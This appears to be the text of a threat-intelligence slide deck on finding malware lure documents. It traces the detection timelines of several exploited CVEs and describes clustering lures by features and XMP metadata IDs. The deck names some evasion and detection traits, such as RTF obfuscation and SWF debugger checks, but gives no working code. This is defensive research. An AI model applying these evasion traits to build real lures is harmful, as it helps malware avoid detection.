Worm Charming

Competitive sport in East Texas, real-world skill for attracting earthworms from the ground through some form of vibration.

Agenda

What kind of lures do we want?

Where do we find these lures?

How can we dissect them?

Which are interesting?

Prolific Malware Carriers

- Typical carriers include: PDF, Office, Java, Flash, scripts in archives, etc.
- Delivery via e-mail attachment or URL.
- Trivial for attackers to envelope their payloads for obfuscation. Matryoshka capable:

  - e-mail < ZIP < DOCX < DOC < SWF
- Carrier may contain interpreted code, phishing lure, "freebie" (DDE), or exploit: CVE-2017-0199, CVE-2017-8759, CVE-2018-4878, CVE-2018-4990.

CVE-2018-8174

- Sample initially uploaded to VT on 4/18/2018 from a US based source.
- The campaign launches on 4/25/2018.
- Next uploads don't appear until 5/9 and range from: IN, IT, PH, SA, US.
- KR, DE, FR, CN, and SG follow on 5/10.
- Initial AV detection was good, 16 vendors.
- Worm charming vibration: "`\\objupdate`", RTF Byte Nibble (from 2/2018)

CVE-2018-4878

- Sample initially uploaded to VT on 1/22/2018 from South Korea.
- Kaspersky and ZoneAlarm each heuristically identified the SWF 0day.
- @issuemakerslab discovers the 0day in-the-wild and publicizes on 2/1.
- Later, we see uploads from the US and detection jumps to 9 vendors.
- More uploads on 2/2 from SG, RU, and JP.
- By 2/5 20 vendors have proper detection.
- Worm charming vibration: RTF w/SWF, SWF exits on debugger detection.

CVE-2017-8759


Detections Evolution



Clustering / Filtering

- Machine learning algorithms.
- File specific anchors.
- VTI specific anchors.

Notes on Clustering

- Bag-of-Words (BoW) TF/IDF
  - How important is a keyword to the sample (semantics, embedded logic)?
- K-Means Clustering
  - Applied over feature vectors. In our case, replication of at-a-glance obfuscation detection.
- Locality-sensitive hashing (LSH), MinHash, Jaccard similarity
  - https://inquest.net/blog/2019/02/28/Ex-Machina-Family-Matters
- AV detection names, XMP IDs, IOCs, metadata anchors, etc.
- VTI user uploader ID and filename patterns.

🔍 Feature Selection 🔎

- Data ➡️ **Features** ➡️ Algorithm
- Machine Learning models are primarily driven by the features you select.
- We lean on two kinds of features for our classifiers: Visual and Semantic
- Our feature vector is ~200, 50/50 split between visual and semantic.
- Algorithms include Linear Regression, Support Vector Machine, Random Forest, Gradient Boost.

Clustering via XMP IDs

- Adobe E**x**tensible **M**etadata **P**latform (XMP).
- Defines a standard of mapping asset relationships.
    - Parent-child. Revision.
- Implemented via OriginalDocumentID, DocumentID, and InstanceID.
- XML content is updated on save/copy and embedded within the asset.


XMP ID Family Trees



reference: http://wwwimages.adobe.com/content/dam/acom/en/products/xmp/Pdfs/XMPAssetRelationships.pdf

How is this useful?

- Graphical assets are commonly re-used across malware lures.
    - "Enable Macros"
- Graphical assets are commonly lifted from legitimate sources.
    - Lures embedding legitimately generated content.
- Hashes < OCR < Perception Hashes < XMP IDs
- Tracking, pivoting, clustering. We watch ~1000 XMP IDs.
